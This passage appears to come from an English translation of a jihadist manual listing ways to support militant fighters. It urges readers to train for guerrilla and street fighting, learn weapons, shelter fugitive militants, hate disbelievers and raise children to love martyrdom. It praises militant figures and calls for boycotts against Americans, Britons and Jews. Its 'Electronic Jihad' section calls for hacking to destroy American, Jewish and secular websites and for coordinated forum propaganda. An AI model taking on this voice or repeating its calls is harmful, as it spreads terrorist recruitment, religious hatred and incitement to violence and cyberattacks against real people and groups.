And this is an obligation and right upon the scholars, since it is their role to guide the Ummah to stand by the Mujâhidîn and aide them with their lives and their wealth and their supplication. And it is an obligation upon the students of knowledge and the preachers to guide the Ummah to this mighty obligation, just as it is obligatory upon those close to the people of knowledge – whether they be their students or relatives – to encourage them and strengthen their resolve to say what will lead to the assistance of their Mujâhidîn brothers. When the scholar does this, he will see an immediate and amazing effect, as in the case of the Shaykh of the Mujâhidîn of our times, Hamûd bin 'Uqlâ' (may Allâh have Mercy upon him). Not a single calamity would befall the Muslims or the Mujâhidîn except that you would see him taking a strong and uncompromising stance regarding it, and in doing so, he would not fear any of the creation. Rather, from the memories that one has of him is that he passed by an old cannon one time rusting on a farm, and said: "If the Mujâhidîn can in any way benefit from this, then I will send it to them."

May Allâh shower His Mercy upon him, as the Shaykh used to issue fatâwâ with a soul burning for Islâm and the Muslims, and it is narrated in the biography of the Shaykh:

"The Shaykh (may Allâh have Mercy upon him) used to live the past of the Muslims, as well as their present and future. He used to follow the news and sit for long hours doing so, and from his resolve in doing so is that he would use the radio himself and find out which stations carried the news (as the Shaykh was blind, and had to do this without being able to see the numbers on the radio). In fact, he would often snatch the radio from those sitting next to him if they were unable to find the news stations and turn the dial to find them himself, and he used to be able to determine the importance of specific news broadcasts because of his acquaintance with which announcer would broadcast what bit of news. And the news on the Internet would be read to him on a daily basis, where he would sit for at least one or two hours listening to it being read to him without being bored or restless.

So, with all of his concern, you would find all of the situations of the Muslims known to him, and all of the latest news having been received by him, so it was not for the one who would visit him except that he would ask the Shaykh about the latest events, to which the Shaykh would inform him and give him his own analysis and conclusion.

And with all of this awareness of current events, the Shaykh (may Allâh have Mercy upon him) was also well-acquainted with history, past events, wars, politics, as well as the major figures of politics – both living and dead – and their histories and stances. So, he was able to tie events and personalities in with their historical context. Because of this, the Muslims had a great blessing in the Shaykh (may Allâh have Mercy upon him), with his combination of mountainous knowledge (of the Dîn) and deep understanding of current affairs.

And his concern with the affairs of the Muslims was ongoing up until minutes before his death, as he used to speak constantly about the events of Afghânistân and the Tâlibân government and the latest news of the Mujâhidîn, and in shâ'-Allâh, he had a good ending.

And when some of the scholars and students of knowledge were in prison, he would not leave a single moment without asking about them, and he would constantly supplicate for them that they would remain firm upon the truth and have patience, so may Allâh reward him the best of rewards.

24. Stay Connected With the Scholars and Preachers and Inform Them of the Situation of the Mujâhidîn

And this is because the enemy is determined to stifle the Muslims and wipe out their emotional unity by way of pushing their heads into the sand and keeping the general Muslim population preoccupied with silly matters, so the scholars – if they wake up – will in turn wake the people up, and if they remain in slumber, then the people will likewise remain in slumber. The general population is usually with the scholars, at least in the matters relating to the religion, at the head of which is Jihâd and assistance of the Mujâhidîn, and the Ummah did not remain firm in the past when it was attacked by the Crusaders and the Tatars except because of the scholars and men that leaped forth to the Jihâd and gathered under the banner of Jihâd.

So, this is Shaykh ul-Islâm Ibn Taymiyyah, inciting the people to fight, standing at the side of the Muslim army in front of the Tatars, keeping the Ummah firm with his famous statement: "By Allâh, you will be victorious!" So, they said to him:

"Say ''in shâ'-Allâh'!" He replied: "I say ''in shâ'-Allâh' out of confirmation, not as a wishful comment." Likewise, Ibn Qudâmah stood by Salâh ud-Dîn al-Ayyûbî during his battles, etc…

So, because of this, it is obligatory to closely stick to the scholars and keep them informed of the affairs of the Mujâhidîn so that they stand by the Jihâd and incite others to it. So, just as falsehood and its people can confuse them with doubts regarding the Jihâd and warn them against the people associated with the Jihâd, so we must reverse this trend and stay close to them and remind them of their obligation in regards to the Mujahidîn and their rights. It may be that Allâh will bring back the likes of *Shaykh*s 'Abdullâh 'Azzâm and Hamûd bin 'Uqlâ', may Allâh have Mercy upon them both.

And the truthful scholars are those who stand truthfully with the Mujâhidîn and carry the pains of their stand and their speaking of the truth, whether that be in the form of imprisonment or death, and the killing of Shaykh Yûsuf al-'Uyayrî is not far from us.

25. Become Physically Fit

There is no choice for the one who intends or desires to participate in Jihâd except to see to his physical fitness which will help him were he to go out for Jihâd in the Path of Allâh, since it is a necessity for the Mujâhid. So, he must get himself used to walking, jogging and running long distances so that his physical fitness would be at a proper level that would allow him to march forth as soon as the call is made… so that he would not be a burden and a weight on his brothers, making them carry him, etc., and it has actually happened in Bosnia (among other places) that some of the brothers fell into captivity because of a lack of physical fitness.

Shaykh Yûsuf al-'Uyayrî (may Allâh have Mercy upon him) said:

"Indeed, the physical fitness of the Mujâhid, his ability to run long distances, carry heavy loads and exert a lot of bodily effort for extended periods of time is the primary factor that determines his usefulness on the battlefield. A Mujâhid can be skilled in the use of weapons, but due to his lack of physical fitness, he is unable to determine the proper position to fire his weapon from, or to scale a wall in order to find a better position to shoot from, etc. This can all happen due to a lack of physical fitness, and the Mujâhid that has the luxury of a high level physical fitness is able to carry out all of the tasks required of him in the best manner possible, even if he is not an expert in the use of weapons. This is because he is able to maneuver and position himself in the best manner to shoot, and he is able to do all of this in the quickest and lightest manner possible, as tiredness and fatigue do not overtake him and occupy his thoughts and affect his speed. Because of this, we can conclude that physical fitness is an essential asset to the Mujâhid, especially in the case of street-fighting."

And in our times in which we live today, we see that all of the *Jihâd*s in the world today take place in the form of guerilla warfare and street-fighting. And this requires a high level of physical fitness, so do not be – my brother – a burden on other than you, and start – from now – to acquire this required level of physical fitness.

Do not belittle the issue of physical fitness – my brother – and know that the reward for it is great if it is sought with a sincere intention, and you intend with it to prepare yourself for Jihâd in the Path of Allâh, and the strong believer is more beloved to Allâh than the weak believer, and from strength is physical and bodily strength. The Shaykh, the Mujâhid Yûsuf al-'Uyayrî says: "The level of physical fitness that is required of the Mujâhid consists of him being able to do the following:

- Jog for 10 kilometers (about 6.2 miles) without stopping, and this should take him no more than 70 minutes in the worst of cases
- Run a distance of 3 kilometers (roughly 2 miles) in about 13.5 minutes
- Run for a distance of 100 meters with only 12-15 seconds of rest
- Walk a long distance – without stopping once – for at least 10 hours
- Carry a load of 20 kilograms (around 44 pounds) for at least 4 hours straight
- Perform at least 70 pushups in one shot without stopping (one can start by performing 10 pushups at once, then increasing the number by 3 everyday until eventually reaching 70)
- Perform 100 situps in one shot without stopping (one can start by performing 10 situps at once, then increasing the number by 3 everyday until eventually reaching 70)
- Crawl using his arms for a distance of 50 meters in 70 seconds at most
- Perform the Fartlik run (an exercise that combines walking, speed-walking, jogging and running, and it is as follows: the Mujâhid begins by walking normally for 2 minutes, then he walks quickly for 2 minutes, then he jogs for 2 minutes, then he runs for 2 minutes, then he runs fast for a distance of 100 meters, then he returns to walking, and so on and so forth until he does this 10 times non-stop)

And normal walking differs from quick walking, which differs from jogging, which differs from running. Normal walking is known to all, while quick walking is that one walks at a greater speed while making sure not to raise his feet from the ground for a greater amount of time than he would while walking normally. As for jogging, then this is that one covers a distance of 1 kilometer (roughly 0.6 miles) in less than 5.5 minutes. As for running, then it is that one covers a distance of 1 kilometer in less than 4.5 minutes.

This level of physical fitness can be achieved by the Mujâhid in one month if he exerts great effort, with the condition that he advances gradually and does not damage his muscles or expose them to tearing. For example, if one begins at the start of the month by jogging for 15 minutes, and increased this time by 2 minutes every day, then this would mean that in a month's time, he would be able to jog for an entire hour without stopping (assuming that the number of days in the month in which he exercises would be 20 if the exercise program was 5 days a week). Likewise, if he begins with 10 pushups at the start of the month and increases the number by 3 everyday, then this means that he would be able to perform 70 pushups nonstop in the space of one month. So, advancing gradually and continuously has a great effect on one's fitness level. Also, during one's physical program, there must be some strength training included to strengthen and tone one's muscles, and the Mujâhid must concentrate specifically on those types of weight training that can be performed without heavy exercise equipment, so that he can continue his physical program in any location. Exercise equipment has the effect of making one's body inactive if he is away from them for a long period of time. The best type of exercises are those that can be performed easily and rely on the body's own strength."

26. Train With Weapons and Learn How To Shoot

Learning how to shoot and train with weapons by either reading about them, or in an active manner, because a man might be able to actually train with live ammunition, or with weapons without ammunition, or he might simply be able to read a manual with pictures; every place has its limitations as to this…

And Allâh – the Mighty and Exalted – said:

وَأَعِدُواْ لَهُم مَا اسْتَطَعْتُم مِن قُوَّةٍ وَمِن رِبَاطِ الْخَيْلِ تُرْهِبُونَ بِهِ عَدْوَ اللّهِ وَعَدُوَّكُمْ

" And make ready against them all you can of power, including steeds of war to threaten the enemy of Allâh and your enemy."[36]

And it has been reported from the Prophet (peace be upon him) that he said: "Verily, the strength is in shooting! Verily, the strength is in shooting! Verily, the strength is in shooting!"[37]

So, do not belittle this great individual obligation upon every mature and sound-minded Muslim!

[36] Al-Anfâl; 60

[37] Narrated by Muslim.

Ibn Taymiyyah said: "It is obligatory to prepare for Jihâd by preparing one's strength and steeds of war when he is unable to fight, because what is necessary to fulfill an obligation itself becomes an obligation."[38]

So, learn how to shoot and become acquainted with weapons, for this is the path to all honor and success!

And what is strange is the sight of those whose hair becomes white (out of fear) as soon as they see any weapon!

*O Ummah, over the passing of time, you have forgotten the look of weapons * Do not cry over a life and do not call for uprightness*

And how strange is a man who desires to inflict injury upon the enemy and to fight against him on the battlefield while he does not even know how to hold a weapon!! And there is no doubt that everyone who is able to learn how to shoot a weapon and does not do so that he is a sinner due to his lack of fulfilling the obligation that Allâh has placed upon him. And what is even more amazing is the thought of those people who have expended their energies and time in learning about the affairs of this World and how to increase their comfort in it, and they abstain from learning how to shoot weapons with the reality that the enemy is at their doors and has invaded our lands, and Allâh is the source of assistance.

27. Learn to Swim and Ride Horses

'Umar bin al-Khattâb wrote to those in Shâm: "Teach your children how to swim and to ride horses."

Learning to swim and ride horses benefits the Mujâhid in the long run because swimming is from the greatest means of strengthening the body, and riding horses never will cease to be a necessity in any time or place, especially in the lands of Jihâd and fighting. This is confirmed by the hadîth of the Prophet (peace be upon him) that is recorded by al-Bukhârî: "There is good in the forelocks of horses until the Day of Resurrection." So, horses have always been – and always will be – used in Jihâd, whether that be in Afghânistân, Chechnya, or 'Irâq.

[38] Majmû' al-Fatâwâ'; 28/355.

So, whoever desires to partake in Jihâd and is able to do so, then it is upon him to learn to swim and to ride horses, since these are from the things that will benefit him in his Jihâd.

28. Learn First-Aid

And from the methods of participating in and serving the Jihâd and the Mujâhidîn is to learn First Aid, which is greatly needed by the Mujâhidîn, such as attending to broken bones, treating wounds and poison exposure, applying tourniquets to muscles and veins, etc. These are all skills that are needed by the Mujâhidîn, so this is useful knowledge that is greatly needed in the lands of Jihâd, and it is easy and safe to learn.

29. Learn the Fiqh of Jihâd

And from the methods of serving the Jihâd and the Mujâhidîn is to learn the fiqh of Jihâd and to study the rulings of it, and this will benefit the Mujâhidîn on the frontlines, as the presence of those who will teach them the affairs of their religion is something that is greatly needed by those on the frontlines. Likewise, this person would be of benefit in speaking out in defense of the Jihâd and the Mujâhidîn from the attacks of the hypocrites, and whoever does something upon knowledge is not like the one who does something without knowledge.

Here is the example of Shaykh Yûsuf al-'Uyayrî, who benefited the Jihâd with his knowledge and stood up for the Mujâhidîn, so he was – in truth – a smashing force against which the horns of those who would insult the Jihâd would break, whether they did this out of good or bad intentions.

And included in learning the fiqh of Jihâd is reading anything that could increase in one's knowledge of Jihâd and its methodology, and would clarify any doubts that exist surrounding it. And this can be established by reading the books that were written by the people of knowledge in this area, examples of which include books by 'Abdullâh 'Azzâm, Yûsuf al-'Uyayrî, Abû Muhammad al-Maqdisî, Abû Qatâdah al-Filistînî, 'Abdil Qâdir ibn 'Abdil 'Azîz, Sulaymân al-'Ulwân, 'Alî al-Khudayr, Nâsir al-Fahd, 'Abdil 'Azîz al-Jarbû', Abû Jandal al-Azdî, etc.

30. Giving Shelter to the Mujâhidîn and Honoring Them

Allâh says:

إِن الذِينَ آمَنُوا وَهَاجَرُوا وَجَاهَدُوا بِأَمْوَالِهِمْ وَأَنفُسِهِمْ فِي سَبِيلِ اللهِ وَالذِينَ آوَوْا وَنَصَرُوا أُولَئِكَ بَعْضُهُمْ أَوْلِيَاءُ بَعْضٍ

"Verily, those who believed, and emigrated and strove hard and fought with their property and their lives in the Path of Allâh - as well as those who gave asylum and help - these are allies of one another."[39]

The Mujâhidîn are constantly exposed to harm and affliction. Rather, they are even expelled and made into fugitives by the enemy and their servants and slaves. Therefore, it becomes necessary to assist them and give them shelter and make them comfortable and secure, and it is necessary to honor them and fulfill their rights as guests without being annoyed at doing this, just as the Chechens did with the Mujâhidîn who went to help them of the Arabs and other than them; they made their homes a resting place for them despite the fact that the Russian enemy would have demolished such homes and killed its male and female inhabitants had they discovered that this was taking place. This was also done by the Afghans after Kabul fell to the Americans, where they were shining examples in honoring the Mujâhidîn and helping them to make their way out of Afghânistân, despite the fact the American presence and authority in the area, and the lack of mercy from the Northern Alliance forces that were helping them. However, despite this, a number of the Afghans fulfilled the rights of the Mujâhidîn by offering them shelter and hiding them from the enemy, even though many of them paid a heavy price for this. These are the principles that we must implant in ourselves and be willing to pay a heavy price for them, while keeping in mind the great reward from Allâh - the Generous - as it is said:

*Enthusiasm will come in accordance with the strength of its people * And nobility will come in accordance with the strength of its people*

31. Have Enmity Towards the Disbelievers and Hate Them

This issue – even though it is one related to a belief that is engrained in the hearts of the believers – is in and of itself a form of supporting the Mujâhidîn if one follows up on it and increases in it. The one who makes himself an enemy to the disbelievers is certainly from those who are Mujâhid allies of Allâh who cause them to taste pain and injury.

[39] Al-Anfâl; 72

32. Expend Effort to Free Our Captives

And this is from the obligations and Islâmic rights that must be fulfilled in regards to the Muslim prisoners.

And "Islâm has commanded the freeing of its captives from the hands of its enemies. So, if a Muslim falls captive into the hands of the enemy, then it becomes an obligation upon the Muslims to expend all available means and efforts to free them, even if that means fighting. If the Muslims are unable to fight, then they must pay a ransom for them, since the Prophet (peace be upon him) said: "Free the prisoner, feed the hungry, and visit the sick."[40]

It has also been reported by al-Bukhârî that Abû Juhayfah (may Allâh be pleased with him) said: "I said to 'Alî: "Do you have any revelation other than what is in the Book of Allâh?" He said: "By Allâh, I do not know of it except that it is understanding that Allâh gives a man of the Qur'ân, and what is written in these pages." So, I said: "And what is written in those pages?" He said: "Free the captives, and do not kill a Muslim for a disbeliever.""

And Ibn 'Abbâs reported that 'Umar (may Allâh be pleased with him) said: "Every captive who is in the hands of the disbelievers, then the ransom to free him will be paid from the treasury of the Muslims."[41] Ibn Abî Shaybah also reported that 'Umar said: "For me to rescue a Muslim from the hands of the disbelievers is more beloved to me than the entire Arabian Peninsula."[42]

And many of the Muslim rulers of the past have shown amazing heroism in freeing the captives and repelling the hands of the oppressors from them, such as al-Hakam bin Hishâm, the leader of Muslim Spain. When he heard that a Muslim woman was taken as a slave and called out to him personally to save her, he gathered his army and prepared them and went out to the lands of the Europeans in the year 196 H, and proceeded to slaughter them in their lands, conquered many fortresses, and caused great destruction in the process of rescuing her. He also killed many of their men and enslaved their women, collected tremendous amounts of war booty, and then turned to the part of the country where this woman was being held, until she was finally freed. He then returned to Cordova victorious.

[40] Narrated by al-Bukhârî.
[41] Narrated by Ibn Abî Shaybah in his 'Musannaf'; 6/497.
[42] Musannaf'; 6/496.

And when al-Mansûr bin Abî ‘Âmir returned from one of his battles in Northern Spain, a Muslim woman met him at the gates of Cordova and said to him: “My son is being held captive by the Christians! You must free him!” So, al-Mansûr did not enter Cordova; rather, he returned with his army to where he had just come from and went to free this captive.

And the history of the truthful Muslims is filled with such great stories. Verily, this is truthfulness and righteousness and sincerity. These were the rulers who would work for their people even if at the expense of their throne, and would live through the pains of their people, and would be distressed by whatever would distress their nation and people. So, for the likes of this should the workers work, and for this should the competitors compete.

And the freeing of our captives is from the clearest of Islâmic issues, and the evidences for this are widespread and well-known, and the scholars are agreed upon it, and the Muslims have consensus upon it.”

[Quoted from Sulaymân al-‘Ulwân’s ‘America and the Captives’]

33. Spread the News About the Captives and Be Concerned With their Affairs

The Mujâhidîn who are on the frontlines can find those who will pay attention to them, as they are out in the open among other people with their actions and words, and with their attacks against the enemy. As for the captives who fall into the hands of the disbelievers, then little mention is made of them after they are captured, and the one who is concerned with trying to gain their freedom might not find anyone who is similarly concerned with their affairs. And how many of the Mujâhidîn who are in the prisons of the Arab and non-Arab oppressors who have nobody to cry for them or to follow their affairs?

So, from the most notable of methods in serving the Jihâd and the Mujâhidîn is to strive to spread any news regarding these prisoners, and to try to raise awareness of their cause everywhere until the moment that they are freed, and this is the least that we can do for the Muslim prisoners.

34. Electronic Jihâd

And this terminology has emerged between those who seek to assist the Jihâd on the Internet, and this is a blessed field which contains much benefit, such as following and spreading of news between the people, in addition to a chance to defend and stand up for the Mujâhidîn and spread their ideas and their requests to the people. This effort can be divided into two major parts: discussion boards and hacking methods.

As for the discussion boards, then a group of brothers should get together and assign each other from the well-known discussion boards to register in and post messages that fall into the following categories:

- Inciting to Jihâd and mentioning its virtues, especially in our times
- Defending the Mujâhidîn and protecting their honor from any who speak ill of the
- Awakening the idea of Jihâd in the minds of the masses
- Putting out researches and knowledge-based articles related to Jihâd
- Going after those who oppose Jihâd from amongst the modernists and apostates, and exposing their faults

So, the brothers should spread these messages throughout each discussion board on a daily basis so that each subject is posted, and then the other brothers can respond to the postings on each board in order to keep it at the top of each forum.

As for the hacking methods, then this is what is truly deserving of the term "electronic Jihâd," since the term carries the meaning of force; to strike and to attack. So, whoever is given knowledge in this field, then he should not be stingy with it in regards to using it to serve the Jihâd. He should concentrate his efforts on destroying any American websites, as well as any sites that are anti-Jihâd and Mujâhidîn, Jewish websites, modernist and secular websites.

And to whoever does not have knowledge regarding this art, then it is upon him to learn it with a sincere and good intention, as this is a form of attacking the enemy. Let us make Jihâd even if it is by way of the Internet.

35. Stand in Oppostion to the Disbelievers

Whoever mixes with the disbelievers for a legitimate reason, then it is upon him to express his opposition the disbelievers' harming and fighting the Muslims as much as he is able to do that, just as Nu'aym bin Mas'ûd did during the battle of the Confederates, and with the Jews of Bani Quraydhah on the day of the Trench, and just as a believer from the people of Fir'awn did, regarding which Allâh said:

وَقَالَ رَجُلٌ مُّؤْمِنٌ مِّنْ آلِ فِرْعَوْنَ يَكْتُمُ إِيمَانَهُ أَتَقْتُلُونَ رَجُلًا أَن يَقُولَ رَبِّيَ اللَّهُ

"And a believing man of Fir'awn's family - who hid his faith - said: "Would you kill a man because he says: "My Lord is Allâh?""""[43]

And opposing the disbelievers necessitates not aiding them in any way, shape, or form against the Muslims, because the one who does so can have his action interpretated as disbelief according the the saying of Allâh:

وَمَن يَتَوَلَّهُم مِّنكُمْ فَإِنَّهُ مِنْهُمْ

"...and whoever of you allies himself with them, then he is of them..."[44]

36. Raise Your Children to Love Jihâd and Its People

One's family and children are the preparation for the future and are themselves the future generation, so it is a must to raise one's family and children upon the love of Jihâd and the Mujâhidîn, and the concepts of martyrdom and sacrifice for the Religion of Allâh, so that when they finally desires to go out in the Path of Allâh, you would be of those who cooperated with them upon obedience.

And from the additional benefits of this is that it makes the family ready and willing to serve the Mujâhidîn and to shelter the fugitives from amongst them.

And from the additional benefits of this is that it one's sons will carry on the Jihâd even after he himself has left this life.

'Abdullâh bin az-Zubayr's father, az-Zubayr bin al-'Awwâm, would bring him along to witness battles from an early age, and he would help tend to the injured Mujâhidîn. So, when he came of age, he became who he was: a man of bravery and courage. Likewise, whoever is brought up upon something, he grows up to become it.

And from the methods of raising one's children and family upon Jihâd are:

[43] Ghâfir; 28
[44] Al-Mâ'idah; 51

- Teaching them the biography of the Prophet (peace be upon him) and the stories of the battles that he took part in
- Teaching them of the heroic feats of the Companions and the Tâbi'în that are authentically reported in the books of history
- Bringing to them tapes (both video and audio) of Jihâd and the Mujâhidîn so that they would increase in their love of Jihâd and attachment to the Mujâhidîn
- Telling them the stories from the news and the lives of the Mujâhidîn – both past and present
- Listening to tapes that admonish and speak of issues related to Jihâd and martyrdom, as well as the virtue of martyrdom
- Naming one's children after the past and present heroes of Jihâd

37. Abandon Luxury

And from the things that assist one in making Jihâd and serving its people is to abandon luxury and comfort, and the chasing after the pleasures of this World, as 'Abdullâh 'Azzâm said: "Luxury is the enemy of Jihâd."

And luxury has its effects that are noticed sooner or later, such as hardness of the heart, arrogance, running after the Worldly matters and loving them, and hating death. This all leads to sitting back from Jihâd; rather, it leads to abandoning the truth; rather, it leads to leading others to abandon it as well!

And luxury and relaxation in this World is not mentioned in the Qur'ân except in a negative manner:

وَمَا أَرْسَلْنَا فِي قَرْيَةٍ مِن نَذِيرٍ إِلَّا قَالَ مُتْرَفُوهَا إِنَّا بِمَا أُرْسِلْتُم بِهِ كَافِرُونَ

"And We did not send a warner to a township except those who were given worldly wealth and luxuries among them said: "We believe not in the Message with which you have been sent."[45]

وَكَذَلِكَ مَا أَرْسَلْنَا مِن قَبْلِكَ فِي قَرْيَةٍ مِن نَذِيرٍ إِلَّا قَالَ مُتْرَفُوهَا إِنَّا وَجَدْنَا آبَاءَنَا عَلَىٰ أُمَّةٍ وَإِنَّا عَلَىٰ آثَارِهِم مُّقْتَدُونَ

"And similarly, We sent not a warner before you to any town but the luxurious ones among them said: "We found our fathers following a certain way and religion, and we will indeed follow their footsteps.""[46]

[45] Saba'; 34
[46] Az-Zukhruf; 23

وَاتَّبَعَ الَّذِينَ ظَلَمُوا مَا أُتْرِفُوا فِيهِ وَكَانُوا مُجْرِمِينَ

"Those who did wrong pursued the enjoyment of good things of this worldly life, and were wrongdoers."[47]

إِنَّهُمْ كَانُوا قَبْلَ ذَٰلِكَ مُتْرَفِينَ

"Verily, before that, they indulged in luxury."[48]

And look in the following verses as well: [al-Isrâ'; 16], [al-Ambiyâ'; 13], and [al-Mu'minûn; 33,64]. So, these are eight verses that mention luxury, and not once is it mentioned in them except in a blameworthy manner.

And let not anyone reading this think that we are belittling the importance of wealth, as wealth is the sustainer of life (after Allâh) and is the lifeline of war, and this has been discussed previously in the second chapter about spending your wealth in the Path of Allâh.

However, we warn against excessiveness in spending money and luxury, especially for those who are active in the arena of Jihâd because of the negative effects that we have seen of this with our own eyes, such as some being led to complete abandonment of the issue of Jihâd, and instead chasing after this World. Allâh says:

يَا أَيُّهَا الَّذِينَ آمَنُوا لَا تُلْهِكُمْ أَمْوَالُكُمْ وَلَا أَوْلَادُكُمْ عَن ذِكْرِ اللَّهِ وَمَن يَفْعَلْ ذَٰلِكَ فَأُولَٰئِكَ هُمُ الْخَاسِرُونَ

"O you who believe! Let not your properties or your children divert you from the remembrance of Allâh. And whosoever does that, then they are the losers."[49]

وَاعْلَمُوا أَنَّمَا أَمْوَالُكُمْ وَأَوْلَادُكُمْ فِتْنَةٌ وَأَنَّ اللَّهَ عِندَهُ أَجْرٌ عَظِيمٌ

"And know that your possessions and your children are but a trial and that surely with Allâh is a mighty reward."[50]

Ibn Khaldûn has included many beneficial sections in his 'Muqaddimah' showing the negative effects of luxury and wealth and how they lead to the destruction of

[47] Hûd; 116
[48] Al-Wâqi'ah; 45
[49] Al-Munâfiqûn; 9
[50] Al-Anfâl; 28

nations, and how the bad character that is a result of that also leads to defeat at the hands of the enemy.

38. Boycott the Goods of the Enemy

And it is sufficient for us to present here the fatwâ of Shaykh Hamûd bin 'Uqlâ' ash-Shu'aybî (may Allâh have Mercy on him), where he said:

"All Praise is due to Allâh, the Lord of the Worlds, and may peace and blessings be upon the noblest of Prophets and Messengers, our Prophet, Muhammad, and upon his Household and Companions.

As for what follows:

Allâh says:

مُحَمَّدٌ رَسُولُ اللهِ وَالَّذِينَ مَعَهُ أَشِدَّاءُ عَلَى الْكُفَّارِ

"Muhammad is the Messenger of Allâh, and those who believe with him are stern against the disbelievers."[51]

And Allâh – the Exalted – said, in describing the believers:

أَعِزَّةٍ عَلَى الْكَافِرِينَ يُجَاهِدُونَ فِي سَبِيلِ اللَّهِ وَلَا يَخَافُونَ لَوْمَةَ لَائِمٍ

"...stern against the disbelievers; they strive in the Path of Allâh and do not fear the blame of the blamers."[52]

And the Exalted says, in regards to fighting the disbelievers:

وَخُذُوهُمْ وَاحْصُرُوهُمْ وَاقْعُدُوا لَهُمْ كُلَّ مَرْصَدٍ

"... capture them and besiege them, and prepare for them each and every ambush..."[53]

And the Exalted says:

[51] Al-Fath; 29
[52] Al-Mâ'idah; 54
[53] At-Tawbah; 5

وَلاَ يَطَؤُونَ مَوْطِئًا يَغِيظُ الْكُفَّارَ وَلاَ يَنَالُونَ مِنْ عَدُوٍّ نَيْلاً إِلا كُتِبَ لَهُم بِهِ عَمَلٌ صَالِحٌ

" nor do they take any step to raise the anger of disbelievers nor inflict any injury upon an enemy but is written to their credit as a deed of righteousness…"*[54]

Verily, every time and era has its respective weapons of warfare and Jihâd that are used against the enemy, and the Muslims have always used such various weapons for Jihâd against their enemies, intending to defeat them and weaken them. Ash-Shawkânî said: "Allâh has commanded us to kill the disbelievers and did not specify the exact manner in which to do so, and He did not say that we would be taken to account unless we did it in such-and-such a manner in exclusion to such-and-such a manner."[55] And this is in agreement with the generality of the saying of Allâh, the Exalted: "…capture them and besiege them, and prepare for them each and every ambush…"[56] And from the methods of Jihâd that the Messenger (peace be upon him) used against his enemies with the goal of weakening them is the method of economic sanctions, which today is also known as an economic boycott.

And from the examples of the Prophet (peace be upon him) using this method are as follows:

1 – The activities of the first Jihâd movement, and the fact that the first expeditions to be sent forth by the Messenger (peace be upon him) and the first battles that he led were meant to threaten the trading paths of the Quraysh to Syria (in the north) and to Yemen (in the south), and they were essentially a severe blow to the economy of Makkah that were meant to weaken it financially.

2 – The story of the siege of the Jews of Banu an-Nadîr, and it is mentioned in 'Sahih Muslim'. When they violated their pact, the Messenger of Allâh (peace be upon him) laid siege to them and cut down and burned up their date-palm trees. So, they sent to him saying that they would leave that piece of land. So, he defeated them by way of economic warfare, and on this occasion, Allâh – the Exalted – revealed the verse:

[54] At-Tawbah; 120
[55] As-Sayl al-Jirâr'; 4/534
[56] At-Tawbah; 5

مَا قَطَعْتُم من لِينَةٍ أَوْ تَرَكْتُمُوهَا قَائِمَةً عَلَى أُصُولِهَا فَبِإِذْنِ اللهِ وَلِيُخْزِيَ الْفَاسِقِينَ

"Whatever you cut down of the palm-trees or left standing on their stems, it was by Leave of Allâh, and in order that He might disgrace the sinners."[57]

So, laying siege to them and destroying their crops – which were the lifelines of the power of their economy – was from the greatest of methods of applying pressure to them and defeating them and expelling them from Madînah.

3 – The story of the siege of at-Tâ'if after the conquering of Makkah, and the basis of this story is mentioned by al-Bukhârî in the 'Book of Expeditions,' and Muslim in the 'Book of Jihâd,' and Ibn al-Qayyim explained the story in detail in 'Zâd al-Ma'âd,' and Ibn Sa'ad mentioned it in his 'Tabaqât' [2/158], where he said: "…so, the Messenger of Allâh (peace be upon him), and commanded that the crops of Thaqîf be cut and burned, so the Muslims proceeded to cut them all." Ibn al-Qayyim mentions, from the benefits of this: "And in it is the permissibility of cutting the crops of the disbelievers if this will lead to their weakness and injury."

4 – The story of the economic boycott of the Companion Thumâmah bin Athâl al-Hanafî (may Allâh be Pleased with him), and this story has been narrated in the books of history and biographies, as was mentioned by Ibn Ishâq in his 'Sîrah,' Ibn al-Qayyim in 'Zâd al-Ma'âd,' al-Bukhârî in the 'Book of Expeditions,' and Muslim in the 'Book of Jihâd.' His story took place before the conquering of Makkah, when he entered into Islâm and proceeded to Makkah for 'Umrah. After his 'Umrah, he announced his economic boycott of Quraysh, saying: "No, by Allâh! I will not give you from al-Yamâmah a single grain of wheat until the Messenger of Allâh (peace be upon him) allows me to do so!" Then, he went out to al-Yamâmah and prevented his people from taking anything to Makkah so that it would not reach Quraysh. The Messenger (peace be upon him) approved of this economic siege, and this is from the virtues of this Companion (may Allâh be Pleased with him).

All of these events and those that are similar to them are basically legislation from the Messenger of Allâh (peace be upon him) of a basic principle from the principles of fighting the disbelievers in every time and place.

[57] Al-Hashr; 5

And this affair today is in the hands of the Islâmic populations to make Jihâd with. Allâh says:

فَاتقُوا اللهَ مَا اسْتَطَعْتُمْ

"...fear Allâh as much as you are able..."[58]

…and this is from the beneficial forms of Jihâd that all of the people can take part in, since the others have abandoned fighting the disbelievers themselves. Because of this, we encourage our Muslim brothers to fight the Americans and the British and the Jews, and to use the weapon of economic boycott which will weaken their economies.

And if the Muslim masses do not have the power or ability to engage in armed Jihâd against them, then the least they could do is to boycott them economically, as well as their companies and interests. The Prophet (peace be upon him) said: "Strive against the disbelievers with your wealth, your hands, and your tongues."[59]

Likewise, I encourage our Muslim brothers to be patient and continuous in this Jihâd, as Allâh – the Exalted – says:

يَا أيهَا الذِينَ آمَنُواْ اصْبِرُواْ وَصَابِرُواْ وَرَابِطُواْ

"O you who believe! Endure and be more patient, and guard your territory..."[60]

…and to not become bored or lazy, as victory comes with patience, and they should exert all efforts in boycotting American, British, and Jewish companies and interests in a strong, forceful, and comprehensive manner. Allâh – the Exalted – says:

وَتَعَاوَنُواْ عَلَى الْبر وَالتقْوَى

"And co-operate upon righteousness and piety..."[61]

And we have previously touched upon – and Praise be to Allâh – the effects of a massive boycott on the American, British, and Jewish economies. And America and Britain are behind the fight against Jihâd in every part of the World, and they are behind the aid to the Zionists in Palestine, and they are behind the international economic sanctions against the Tâlibân's Islâmic State in Afghânistân (translator's note: obviously, this fatwâ was given before the events of 9/11), and they are the ones who are behind the assistance to the Russians in [59] Narrated by Ahmad and Abû Dâwûd, on the authority of Anas.

[58] At-Taghâbun; 16
[60] Al 'Imrân; 200
[61] Al-Mâ'idah; 2

Chechnya, and the Christians against our Mujâhidîn brothers in the Philippines and Indonesia and Kashmîr, and other than them. And they are behind the effort to weaken the Jihâd and the Muslims, and they are behind the economic sanctions against the Muslim people of 'Irâq, as well as the daily airstrikes that have been pounding it oppressively for over ten years, putting aside the state of its rulers (translator's note: once again, an obvious reference to events in the past).

And they have actualized and confirmed the saying of Allâh – the Exalted:

وَلَن تَرْضَى عَنكَ الْيَهُودُ وَلاَ النصَارَى حَتى تَتبِعَ مِلتَهُمْ

"And the Jews and Christians will not be pleased with you until you follow their religion."[62]

